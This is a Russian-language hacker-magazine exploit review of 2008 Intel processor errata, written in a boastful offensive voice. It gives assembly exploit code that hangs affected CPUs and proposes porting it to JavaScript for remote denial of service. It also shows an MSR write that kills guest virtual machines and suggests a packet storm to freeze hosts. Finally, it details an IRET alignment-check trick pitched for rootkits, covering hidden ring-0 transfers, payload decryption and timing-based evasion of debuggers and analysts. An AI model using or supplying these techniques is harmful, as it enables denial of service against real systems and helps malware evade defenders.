exploits review
19h выпуск

крис касперски ака мыщъх, a.k.a. nezumi, a.k.a elraton, a.k.a. souriz, no-email

этот обзор еще более необычен, чем предыдущий и посвящен он… ошибкам процессоров, обнаруженных за последнюю пару месяцев и существенно облегчающих нашу хакерскую жизнь — даже если операционная система не содержит дыр (например, OpenBSD), удаленная атака все равно остается возможной благодаря дефектом проектирования процессора!

Intel Pentium – зависон на не выровненных циклах

brief: в июне 2008 года сотрудники тестовой лаборатории корпорации Intel обнаружили ошибку в процессоре **Core 2 Extreme Processor QX9775**, связанную с некорректной обработкой не выровненных условных переходов пересекающих 16-байтовые границы, и высаживающие ЦП на измену результаты которой варьируются от генерации исключения "machine check exception" до полного зависания системы. Баг возникает только на определенных временных диаграммах, а потому чаще всего он проявляется именно в компактных вложенных циклах (short nested loops), для выполнения которых достаточно… запустить на машине жертвы специальный JavaScipt и тогда (при активном Java-компиляторе, компилирующем код в память), мы получим тотальный отказ в обслуживании, т. е. DoS. Назвать эту ошибку новой нельзя, т. к. впервые она была обнаружена еще в феврале этого же года в процессоре **Core 2 Extreme Processor QX9000**, а спустя неделю — еще в куче других и пока Intel рассылала разработчикам BIOS'ов рекомендации по устранению обозначенного дефекта, в руки тестеров попал новый (едва ли не новейший, а потому жутко дорогой) Core 2 Extreme Processor QX9775, содержащий туже самую ошибку, полученную по "наследству".

target: данный дефект выявлен в следующих процессорах: Dual-Core Xeon E3110, Quad-Core Xeon 3300, Dual-Core Xeon 5200, Quad-Core Xeon 5400, Core Extreme QX9775, Core 2 Extreme Quad-Core QX6000, Core 2 Quad Q6000, Core 2 Extreme QX9000, Core 2 Quad Q9000, однако, ошибка может присутствовать и в более младших процессорах, уже снятых с производства, а потому и не тестируемых, но все еще широко используемых на рабочих станциях и серверах.

exploit: исходный текст exploit'a, написанный мыщъхем на ассемблерных вставках на MS Visual, C++ приведен ниже. При выполнении на указанных процессорах с дряхлой версией BIOS'a наступает крах (зависон). Для переноса exploit'a на Java/JavaScript необходимо знать особенности Java-транслятора конкретного браузера, а потому готовые решения здесь не приводится.

```
int bar;
__declspec(naked) foo()
{
        __asm{
                MOV EDI, EDI
                MOV bar, ESP
                MOV ESP, offset bar+666h
                POPAD
                MOV ESP, bar

                LX:
                                MOV EDI, EDI
                                MOV EDI, EDI
                                MOV EDI, EDI
                                MOV EDI, EDI
                                MOV EDI, EDI
                        inc eax
                        jz LX

                                MOV EDI, EDI
                                MOV EDI, EDI
```

```
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        NOP
                inc ebx
                jz LX

                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        NOP
                inc ecx
                jz LX

                mov esi, eax
                mov edi, ebx
                mov ebp, ecx

                L1:
                        NOP
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                dec esi
                jnz L1

                L2:
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        NOP
                dec edi
                jnz L2

                L3:
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        MOV EDI, EDI
                        NOP
                dec ebp
                jnz L3

                MOV EDI, EDI
                MOV EDI, EDI
                MOV EDI, EDI
                MOV EDI, EDI
                MOV EDI, EDI
                MOV EDI, EDI
                NOP
        dec edx
        jnz LX
    retn
    }
}
```

Листинг 1 исходный ассемблерный код exploit'a, завешивающего многие процессоры

solution: обновить прошивку BIOS, если производитель материнской платы исправил этот дефект процессора (что вовсе не факт!).

```
IDA - sl.exe
File  Edit  Jump  Search  View  Debug  Options  Window
[ ]                                                    IDA View-A
.text:00401014          loc_401014:                          ; CODE XREF: sub_401000+1F↓j
.text:00401014                                               ; sub_401000+2F↓j ...
.text:00401014 8B FF                    mov     edi, edi
.text:00401016 8B FF                    mov     edi, edi
.text:00401018 8B FF                    mov     edi, edi
.text:0040101A 8B FF                    mov     edi, edi
.text:0040101C 8B FF                    mov     edi, edi
.text:0040101E 40                       inc     eax
.text:0040101F 74 F3                    jz      short loc_401014
.text:00401021 8B FF                    mov     edi, edi
.text:00401023 8B FF                    mov     edi, edi
.text:00401025 8B FF                    mov     edi, edi
.text:00401027 8B FF                    mov     edi, edi
.text:00401029 8B FF                    mov     edi, edi
.text:0040102B 8B FF                    mov     edi, edi
.text:0040102D 90                       nop
.text:0040102E 43                       inc     ebx
.text:0040102F 74 E3                    jz      short loc_401014
.text:00401031 8B FF                    mov     edi, edi
.text:00401033 8B FF                    mov     edi, edi
.text:00401035 8B FF                    mov     edi, edi
.text:00401037 8B FF                    mov     edi, edi
.text:00401039 8B FF                    mov     edi, edi
.text:0040103B 8B FF                    mov     edi, edi
.text:0040103D 90                       nop
.text:0040103E 41                       inc     ecx
.text:0040103F 74 D3                    jz      short loc_401014
.text:00401041 8B F0                    mov     esi, eax
.text:00401043 8B FB                    mov     edi, ebx
.text:00401045 8B E9                    mov     ebp, ecx
.text:00401047 90                       nop
.text:00401048 8B FF                    mov     edi, edi
.text:0040104A 8B FF                    mov     edi, edi
.text:0040104C 8B FF                    mov     edi, edi
.text:0040104E
.text:0040104E          loc_40104E:                          ; CODE XREF: sub_401000+4F↓j
.text:0040104E 4E                       dec     esi
.text:0040104F 75 FD                    jnz     short loc_40104E
.text:00401051 8B FF                    mov     edi, edi
.text:00401053 8B FF                    mov     edi, edi
.text:00401055 8B FF                    mov     edi, edi
.text:00401057 8B FF                    mov     edi, edi
.text:00401059 8B FF                    mov     edi, edi
.text:0040105B 8B FF                    mov     edi, edi
.text:0040105D 90                       nop
.text:0040105E
0040101F: sub_401000+1F
Name 'LeadDown1_0' at 00403688 is deleted...
The initial autoanalysis is finished.
F1 Help  C Code  D Data  N Name  Alt-X Quit  F10 Menu
```

Рисунок 1 в мыщъхином exploit'е условные переходы вложенных циклов нарочно выровнены так, чтобы они преднамеренно рассекали 16-байтовые границы

Intel Pentium – убийство виртуальных машин

brief: в июне 2008 года в процессорах **Core 2 Extreme Quad-Core QX6000** и **Core 2 Quad Q6000** была обнаружена ошибка в менеджере виртуальных машин (Virtual Machine Manager или, сокращенно, VMM), позволяющая зловредному коду, исполняющемся на нулевом кольце, "убивать" текущую виртуальную машину. Линейку NT-подобных систем этим не удивишь, т. к. с нулевого кольца легко устроить BSOD даже безо всяких ошибок в ЦП, но вот Linux/BSD некорректным модулем ядра завалить труднее, к тому же, если виртуальная машина предусматривает автоматический рестарт гостевой оси при возникновении каких-то "терок" (что часто встречается на виртуальных серверах, работающих на "автопилоте"), то убийство виртуальной машины превращается в реальную угрозу. Как его реализовать? Оказывается, достаточно задействовать опцию **IA32_DEBUGCTL.FREEZE_WHILE_SMM_EN**, которую можно активировать посредством записи установки бита FREEZE_WHILE_SMM_EN в MSR-регистре IA32_DEBUGCTL. И все! Виртуальная гостевая машина аварийно завершится к кодом 80000021h. Хана короче! Подробнее об этой хане можно прочитать в разделе "**VM-Entry Failures During or After Loading Guest State**" руководства "**Intel 64 and IA-32 Architectures Software Developer's Manual Volume 3B: System Programming Guide, Part 2**";

target: в настоящее время дефект обнаружен и подтвержден в кристаллах Core 2 Extreme Quad-Core QX6000 и Core 2 Quad Q6000, за остальные процессоры пока ничего не известно, но вполне возможно, что они так же содержат эту ошибку;

exploit: исходный текст exploit'a, написанный мыщъхем на ассемблере, приведен ниже (чтобы его использовать необходимо подставить фактический номер MSR регистра в его имя, воспользовавшись соответственным заголовочным файлом от Intel или сделать это своими руками — номера MSR и всех их атрибутов содержатся в документации);

```
MOV ECX, IA32_DEBUGCTL
RDMSR          ; читаем содержимое IA32_DEBUGCTL в EDX:EAX

OR EAX, 4000h  ; взводим бит FREEZE_WHILE_SMM_EN
WRMSR          ; обновляем MSR-регистр
```

Листинг 2 убийство гостевой виртуальной машины четырьмя ассемблерными командами

solution: Intel предает как решение на уровне BIOS'a, так и программные "костыли", требующие модификации кода существующих виртуальной машины. Однако, ни разработчики виртуальных машин, ни Microsoft (со своим Server'ом 2008 в состав которого входит виртуализатор) никак не отреагировали на ситуацию. Самое смешное, что даже сама Intel, выпустившая виртуализатор VirtualBox (бесплатный, кстати) не стала править код. Так что… защита нам только сниться ;) а истина, как водится, в траве.



Рисунок 2 зеленый цвет процессоров семейства Intel Core (мобильная версия) наводит на мысли о траве

Intel Pentium – крах основной машины

brief: в конце марта 2008 года в процессоре **Dual-Core Xeon 7000** был обнаружен мелкий, но весьма противный дефект варварского типа, "поджидающий" кристалл в узких переходах между 64-битным режимом основной (host) операционной системы и 32-битным режимом гостевой виртуальной машины. При задействованном режиме Hyper-Threading, процессор (при стечении определенных обстоятельств) с некоторой (впрочем, довольно незначительной) вероятностью либо выбрасывает IERR#, либо уходит в глухой зависон, отправляя в небытие не только виртуальные машины, но и основную операционную систему. А вот это уже нехорошо! Подробности этого увлекательного круиза смерти можно найти в официальном обновлении спецификаций "**Specification Update**" http://download.intel.com/design/xeon/specupdt/309627.pdf (***внимание!*** *Intel любит менять номера pdf-файлов, поэтому, данная ссылка через некоторое время может перестать действовать, тогда — заходим на сайт Intel, и находим нужный нам документ по имени процессора*);

target: в настоящее время данная ошибка обнаружена и подтверждена для **Dual-Core Xeon 7000,** но, вполне возможно, что она имеется и в других процессорах данного семейства;

exploit: руками не трогать! оно и само упадет ;-) со временем… а чтобы помочь ему упасть, достаточно выполнять побольше переходов между 32-разрядной виртуальной гостевой машиной и 64-битной операционной системой. А как их выполнять? Да очень просто — достаточно, например, создать шторм TCP/IP пакетов, на физическом уровне обрабатываемый сетевой картой основной операционной системы, а, значит, переключающий контекст выполнения на ее драйвер для обработки очередного прерывания. Пройдет совсем немного времени как случиться глобальный завис!

solution: по утверждению Intel проблему можно решить на уровне BIOS'a и фирма уже разослала ведущим производителям BIOS'ов и материнских плат рекомендации по обходу бага, однако, что-то производители не спешат реагировать… и обновленные прошивки BIOS'a к этому дефекту процессора совершенно перпендикулярны, ну а отдуваются как всегда конечные пользователи…



Рисунок 3 процессор Dual-Core Xeon 7000 на сайте Intel вместе со всей документацией и обновлениями спецификаций с перечнем обнаруженных дыр

full disclose: ошибка #IRET на службе руткитов

brief: поздравляем! Intel веников не вяжет! 14 мая 2008 года в новейшем кристалле **Core 2 Extreme QX9000**, обнаружен древний баг, известный еще с декабря 2005! Очень красивый, элегантный и чертовски полезный баг, затрагивающий множество процессоров, выпущенных корпорацией Intel за последние несколько лет, что позволяет использовать его для защиты программного кода от всяких там дизассемблеров, эмулирующих отладчиков и реверсеров, отлаживающих малварь на живых, но слегка устаревших машинах, в то время как легион геймеров всегда в авангарде, то есть с новым железом! Но все по порядку! Баг связан с инструкцией IRET, традиционно использующейся в обработчиках аппаратных прерываний. Однако, эта команда может использоваться и на прикладном уровне для передачи управления на кольцо с идентичным уровнем привилегий. При этом IRET последовательно выталкивает из стека регистр EIP, селектор CS и содержимое флагов, то есть, если предварительно сохранить в стеке флаги, текущий CS и указатель на метку label, то мы получим завуалированный аналог jmp label, но только если jmp label распознает любой дизассемблер, то IRET – обламывает ИДУ и по самые помидоры и создавать перекрестные ссылки приходится вручную. Но это — мелочи. Все интересное сидит внутри IRET. Это только с виду она кажется простой командой, но даже в x86-процессорах псевдокод, поясняющий действие IRET (приводимый в мануалах от Intel) занимал несколько страниц (а реальный микрокод и того больше). Поддержка 64-

битного режима усложнила IRET в несколько раз. Во-первых, 64-битный режим требует обязательного выравнивания там, где в x86-процессорах оно было опционально, управляясь битом AM регистра CR0 (недоступного с прикладного режима) и битом AC регистра флагов EFLAGS (прекрасно доступным с прикладного режима). А теперь вопрос на засыпку: как должен вести себя процессор, если на момент начала выполнения IRET флаг AC сброшен (контроль выравнивания отключен), стек не выровнен, а в сохраненном значении регистра флагов (который будет извлечен после завершения инструкции IRET) флаг AC взведен? x86-процессоры (и некоторые x86-64) на это реагируют вполне адекватно, то есть врубают контроль выравнивания _после_ того, как IRET закончит свою работу, что вполне логично, поскольку с точки зрения программиста все инструкции атомарны, т. е. неделимы и выполняются за одну абстрактную итерацию. Однако, поскольку, в действительности мы имеем дело не со сферическими конями в вакууме, а с RISC-ядром, выполняющим микрокод, то из-за ошибок в этом самом микрокоде, контроль выравнивания включается _во_ _время_ выполнения инструкции IRET, что приводит к генерации прерывания Alignment Check Exception (#AC). Причем, ошибке подвержена только та часть микрокода IRET, которая отвечает за передачу управления с кольца 3 на кольцо 3. Межкольцевой вызов реализован в обозначенной ситуации исключения не вызывает.

Рисунок 4 Core 2 Duo – один из многих процессоров с дырой, официально именуемой "IRET under Certain Conditions May Cause an Unexpected Alignment Check Exception"

target: дефект обнаружен и подтвержден в следующих процессорах (пристегните ремни безопасности, прежде чем читать): Dual-Core Xeon E3110, Dual-Core Xeon 3000, Quad-Core Xeon 3200, 64-bit Intel Xeon, Quad-Core Xeon 3300, Dual-Core Xeon 5000, Dual-Core Xeon 5100, Quad-Core Xeon 5300, 64-bit Xeon MP, Dual-Core Xeon 7000, Dual-Core Xeon 7100, Dual-Core Xeon 7200, Quad-Core Xeon 7300, Core 2 Extreme QX9775, Core 2 Extreme Quad-Core QX6000, Core 2 Quad Q6000, Core 2 Extreme QX9000, Core 2 Quad Q9000, а так же, возможно, некоторых других.

exploit: как эту дыру можно использовать для атаки? а никак! если программное обеспечения, используемое жертвой, использует IRET для передачи управления с кольца 3 на кольцо 3 (а зачем ему это делать?!) да еще работает с не выровненным стеком, да еще выталкивает в регистр флагов установленный бит AC – так оно само упадет. Intel даже

наблюдала такое поведение на некоторых программах, правда, не сказала каких. Но падает только "неправильное" приложение, а не вся система целиком и чтобы выполнить IRET на атакуемой машине, хакеру нужно иметь хотя бы минимальные правда для выполнения своего кода (исполняемого файла или shell-кода), но в таком случае уронить приложение можно и без всякого IRET'а. Смысл?! А смысл в том, что при данных обстоятельствах на багистном процессоре IRET передаст управление вовсе не туда, куда ожидалось! То есть, мы можем написать очень хитрый код, который в дизассемблере (или под эмулирующим отладчиком) выполняет невинные действия, а вот на живой машине (с багистным процессором) не только передает управления на основное тело, но так же использует код исключения для его расшифровки. Если исследователь малвари не в курсе этого бага, ему придется изрядно попыхтеть, не говоря уже за эвристический анализ, который отпадает сразу. Исходный код ассемблерного кода, демонстрирующего эту уязвимость, приведен ниже:

```
DEC     ESP             ; делаем стек не выровненным
PUSHFD                  ; сохраняем флаги в стеке
POP     EAX             ; выталкиваем в EAX
OR      EAX, 40000h     ; взводим AC бит
PUSH    EAX             ; сохраняем EAX в стеке
PUSH    CS              ; сохраняем селектор кода
PUSH    offset my_next  ; сохраняем адрес перехода
IRET

my_next:                ; сюда предполагается передать управление
INC     ESP             ; возвращаем стек на место
```

Листинг 3 ассемблерный текст exploit'а, генерирующего #AC исключение на багистных процессорах и не генерирующего его на правильных ЦП

solution: а что тут можно сделать?! нет, ну правда. конечным пользователям — просто расслабиться. реверсерам малвари — учитывать эту фичу при анализе кода.

Рисунок 5 дырявый Core 2 Extreme Dual -Core от Intel (стоимость дыр заложена в себестоимость изделия)

full disclose:

под капотом Windows

Попытка практической реализации proof-of-concept exploit'a по началу не предвещала никаких неожиданностей. Горизонт был чист, сияло солнце. А между тем, гроза уже висела над мыщъхиной норой, а за ней и градовая туча подоспела. #AC-исключение не генерировалось! Ну хоть убей. Чего только мыщъх не делал… Курил, точил, долбил, перечитывал errata от Intel столько раз, что выучил наизусть. По конец даже засомневался в здравости рассудка (своего или инженеров из Intel), но, как всегда, виноватой оказалась Microsoft.



Рисунок 6 вот тут чел из MS открыто признает, что ядро "зажимает" #AC-исключение на x86-системах

Анализ обработчика исключений, сосредоточенного в ядре, показал, что система самым наглым образом ныкает #AC-исключение, не передавая его на прикладной уровень и потому до SEH/VEH обработчиков оно просто не доходит. "До Штирлица перестали доходить письма из Родины…". Мыщъхиные раскопки ядра подтвердились несколькими независимыми источниками. Так, например, Program Manager (Manager — не в смысле программы, это человек такой по имени Kang Su Gatlin) из группы Microsoft Visual C++, без ложной скромности писал: "*On the x86 architecture, the operating system does not make the alignment fault visible to the application*" (http://msdn.microsoft.com/en-us/library/aa290049(VS.71).aspx), что испытал на своей шкуре хакер Zahical, цитируя мистера Kang Su Gatlin на форуме, где туссуются сишные программисты, причем довольно хорошо и плотно так тусуются: http://www.tech-archive.net/Archive/VC/microsoft.public.vc.language/2004-12/0199.html

Уточним — это x86-ядро "зажимает" #AC-исключение, а вот что касается x86-64 – все зависит от того был ли запущен процесс с флагом SEM_NOALIGNMENTFAULTEXCEPT, переданным API-функции SetErrorMode() и если да, то исключение будет вновь "зажиматься". К счастью, по умолчанию, процесс стартует без этого флага и приведенный выше исходный код exploit'a будет работать как часы.



Рисунок 7 бедный старый MSDN, идущий на диске с MS Visual Studio 6.0 – он по своей наивности считал, что флаг SEM_NOALIGNMENTFAULTEXCEPT применим только к рискам! и не знал, что через несколько лет та же самая фигня будет и на x86-64

Ладно, оставим x86-64 системы. С ними все слишком просто, да и не очень-то они широко распространены. Вернемся назад к x86 и посмотрим, что тут можно сделать. Итак, ядро зажевало исключение и нам его никак не получить, разве что спуститься на ядерный уровень… Стоп!!! А ведь это шикарный способ передачи управления ядерному модулю! Допустим, у нас есть rootkit, устанавливающий драйвер, с которым взаимодействует прикладной код. Стандартный интерфейс DeviceIoControl() слишком известен и слишком заметен. А вот если драйвер перехватывает вектор #AC-исключения (что на ядерном уровне реализуется без проблем, например, путем прямого хука таблицы дескрипторов прерываний — она же IDT), то IRET с не выровненным стеком заставит процессор сгенерировать исключение, подхватываемое нашим драйвером. Можно до упаду анализировать малварь, но в упор не видеть, что IRET передает управление не с ring-3 на ring-3 (согласно документации), а на… ring-0. И уже нашему драйверу решать, что делать дальше. Можно передать управление обратно на ring-3 по адресу, занесенному в стек, но ведь можно же и не передавать! Или передавать, но не туда. Или (как уже говорилось выше), использовать вектор исключения для расшифровки остального тела rootkita. Конечно, ключ получается какой-то беспонтовый и не слишком криптостойкий, точнее совсем не криптостойкий, но здесь главное — скрыть сам _факт_ расшифровки. И благодаря ошибке в ЦП он очень даже хорошо скрывается. Конечно, данный код будет работать не на любом ЦП (хотя и на многих), но малварь (в отличии от коммерческих программ) это обстоятельство как ни будь переживет. Ну не один компьютер будет заражен, так другой…

Хорошо, а как быть, если у нас драйвера нет, а писать его в лом. Можно ли обнаружить, что исключение имело место быть?! Конечно! Обработка исключений — далеко не самая дешевая операция (в плане процессорных тактов) и замеряя время выполнения IRET, мы легко установим истинное положение дел. "Правильная" IRET занимает не больше нескольких сотен "тиков", легко измеряемых инструкцией RDTSC, а вот скрытая обработка исключения ядром уже тянет на десятки тысяч. Если операция измерения времени выполнения IRET не сильно бросается в глаза, то хакер легко запутает реверсеров, анализирующих малварь. И уж точно обойдет всякие эмулирующие отладчики и многие виртуальные машины.

